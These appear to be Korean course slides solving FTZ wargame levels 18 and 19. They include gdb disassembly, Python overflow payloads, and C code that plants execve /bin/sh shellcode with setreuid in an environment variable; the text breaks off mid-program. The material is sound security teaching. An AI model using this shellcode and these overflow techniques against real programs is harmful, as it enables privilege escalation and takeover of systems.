
- gdb를 실행시켜 main 함수 disassemble

```
level18@ftz:~  
0x080485a3 <main+83>: call    0x8048470 <printf>  
0x080485a8 <main+88>: add     $0x4,%esp  
0x080485ab <main+91>: cmpl   $0xdeadbeef,0xffffffff98(%ebp) ← check  
0x080485b2 <main+98>: jne    0x80485c0 <main+112>  
0x080485b4 <main+100>: call   0x8048780 <shellout>  
0x080485b9 <main+105>: jmp    0x8048770 <main+544>  
0x080485be <main+110>: mov    %esi,%esi  
0x080485c0 <main+112>: lea    0xffffffff10(%ebp),%edi  
0x080485c6 <main+118>: mov    %edi,0xffffffff04(%ebp)  
0x080485cc <main+124>: mov    $0x20,%ecx  
0x080485d1 <main+129>: mov    0xffffffff04(%ebp),%edi  
0x080485d7 <main+135>: xor    %eax,%eax  
0x080485d9 <main+137>: cld  
0x080485da <main+138>: repz   stos %eax,%es:(%edi)  
0x080485dc <main+140>: mov    %ecx,0xffffffff0c(%ebp)  
0x080485e2 <main+146>: mov    %edi,0xffffffff08(%ebp)  
0x080485e8 <main+152>: jmp    0x80485f2 <main+162>  
0x080485ea <main+154>: lea    0x0(%esi),%esi  
0x080485f0 <main+160>: jmp    0x80485c0 <main+112>  
0x080485f2 <main+162>: xor    %eax,%eax  
0x080485f4 <main+164>: bts    %eax,0xffffffff10(%ebp)  
0x080485fb <main+171>: push   $0x0  
0x080485fd <main+173>: push   $0x0  
---Type <return> to continue, or q <return> to quit---
```





소스 분석

- 프로그램 실행 시 스택 구조 (앞 페이지 화살표)



소스 분석

- 어떻게?




```
case 0x08:  
    count--;  
    printf("\b \b");  
    break;  
default:  
    string[count] = x;  
    count++;  
    break;
```



공격 프로그램 실행

- 공격 수행





```
level18@ftz:~  
[level18@ftz level18]$ (python -c 'print "\x08"*4 + "\xef\xbe\xad\xde"'; cat) |  
./attackme  
Enter your command:  
whoami  
level19  
my-pass  
  
Level19 Password is "swimming in pink".  
█
```



버퍼 오버플로우 공격

- 공격 시 스택 구조





실습 FTZ Level 19. 셀 코드 수정



문제 파악

- level19 계정으로 로그인 → 힌트 확인

```
level19@ftz:~  
login as: level19  
level19@192.168.232.131's password:  
[level19@ftz level19]$ ls -l  
total 28  
-rwsr-x--- 1 level20 level19 13615 Mar  8 2003 attackme  
-rw-r----- 1 root level19 65 Mar  8 2003 hint  
drwxr-xr-x 2 root level19 4096 Feb 24 2002 public_html  
drwxrwxr-x 2 root level19 4096 Jan 16 2009 tmp  
[level19@ftz level19]$ cat hint  
  
main()  
{ char buf[20];  
  gets(buf); ← 버퍼 오버플로우  
  printf("%s\n",buf);  
}  
  
[level19@ftz level19]$
```



소스 분석



- gdb를 실행시켜 main 함수 disassemble

```
level19@ftz:~  
Dump of assembler code for function main:  
0x08048440 <main+0>:  push    %ebp  
0x08048441 <main+1>:  mov     %esp,%ebp  
0x08048443 <main+3>:  sub     $0x28,%esp  
0x08048446 <main+6>:  sub     $0xc,%esp  
0x08048449 <main+9>:  lea     0xffffffffd8(%ebp),%eax ← buf의 시작 주소  
0x0804844c <main+12>:  push    %eax  
0x0804844d <main+13>:  call    0x80482f4 <gets>  
0x08048452 <main+18>:  add     $0x10,%esp  
0x08048455 <main+21>:  sub     $0x8,%esp  
0x08048458 <main+24>:  lea     0xffffffffd8(%ebp),%eax  
0x0804845b <main+27>:  push    %eax  
0x0804845c <main+28>:  push    $0x80484d8  
0x08048461 <main+33>:  call    0x8048324 <printf>  
0x08048466 <main+38>:  add     $0x10,%esp  
0x08048469 <main+41>:  leave  
0x0804846a <main+42>:  ret  
0x0804846b <main+43>:  nop  
0x0804846c <main+44>:  nop  
0x0804846d <main+45>:  nop  
0x0804846e <main+46>:  nop  
0x0804846f <main+47>:  nop  
End of assembler dump.  
(gdb) █
```



소스 분석


- 프로그램 실행 시 스택 구조 (앞 페이지 화살표)





버퍼 오버플로우 공격



- 버퍼 오버플로우 공격을 수행하려면?
 - 셸 코드를 메모리 어딘가에 저장
 - 이 때 저장한 곳의 주소를 알아야 함
 - attackme 프로그램 수행 후 **표준 입력**으로
 - 처음 44 바이트
 - 아무 내용이나 상관 없음 (NULL만 없으면 됨)
 - ex) AAAA...AAA (대문자 A 44개)
 - 다음 4 바이트
 - 앞에서 저장한 셸 코드의 주소





버퍼 오버플로우 공격

- 버퍼 오버플로우 공격 시 스택 구조





- 환경 변수에 쉘 코드를 저장하는 프로그램 작성 (envsh.c)
 - 레벨 11에서 작성한 프로그램을 복사해도 됨

```
level11@ftz:~/tmp
#include <stdio.h>
#include <stdlib.h>
#define SIZE 2048

char shellcode[] = "\xeb\x0d\x5b\x31\xc0\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\xe8\xee\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

main() {
    int i;
    int slen = strlen(shellcode);
    unsigned char code[SIZE];

    for (i = 0; i < SIZE - slen - 1; i++) {
        code[i] = 0x90;
    }
    strcpy(code + SIZE - slen - 1, shellcode);
    code[SIZE - 1] = '\0';

    memcpy(code, "SHELLCODE=", 10);
    putenv(code);
    system("/bin/bash");
}
~
"envsh.c" 21L, 469C 1,1 All
```



- [illegible]



공격 프로그램 실행

- 환경 변수에 셸 코드를 저장하고 셸 코드의 주소 획득

```
level19@ftz:~/tmp
[level19@ftz tmp]$ gcc -o envsh envsh.c
[level19@ftz tmp]$ gcc -o env env.c
env.c: In function `main':
env.c:4: warning: return type of `main' is not `int'
[level19@ftz tmp]$ ./envsh
[level19@ftz tmp]$ ./env
Address: 0xbffff468
[level19@ftz tmp]$
```




공격 프로그램 실행

- 공격 수행 → 실패

```
level19@ftz:~  
[level19@ftz level19]$ (python -c 'print "A"*44 + "\x68\x64\xff\xbf"'; cat) | ./^  
attackme  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAh? ?  
whoami  
level19  
my-pass  
TERM environment variable not set.  
  
Level19 Password is "swimming in pink".  
█
```



공격 프로그램 실행

- 앞에서 공격에 실패한 이유는?
 - hint에 있는 소스 파일에 `setreuid()`가 없음
 - 따라서 셸이 level20 계정 권한이 아닌 level19 계정 권한으로 실행됨

→ 셸 코드에 `setreuid(3100,3100)` 추가

```
Wx31Wxc0Wx31WxdbWx31Wxc9Wx66WxbbWx1c  
Wx0cWx66Wxb9Wx1cWx0cWxb0Wx46WxcdWx80
```



공격 프로그램 실행

- setreuid(3100,3100) 코드 추가
 - ① EAX 레지스터에 setreuid의 시스템 콜 번호(70, 0x46) 대입
 - ✓ `movl $0x46, %eax`
 - ② EBX 레지스터에 3100(0xc1c) 대입
 - ✓ `movl $0xc1c, %ebx`
 - ③ ECX 레지스터에 3100(0xc1c) 대입
 - ✓ `movl $0xc1c, %ecx`
 - ④ `int $0x80` 명령 실행
 - ✓ `int $0x80`

➤ 코드에서 0x00 제거도 필요



공격 프로그램 작성

- 환경 변수에 셸 코드를 저장하는 프로그램 작성 (envsh.c)
 - shellcode[] 앞에 setreuid(3100,3100)에 해당하는 코드 추가

```
level19@ftz:~/tmp
#include <stdio.h>
#include <stdlib.h>
#define SIZE 2048

char shellcode[] = "\x31\xc0\x31\xdb\x31\xc9\x66\xbb\x1c\x0c\x66\xb9\x1c\x0c\xb0\x46\xcd\x80\xeb\x0d\x5b\x31\xc0\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\xe8\xee\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

main() {
    int i;
    int slen = strlen(shellcode);
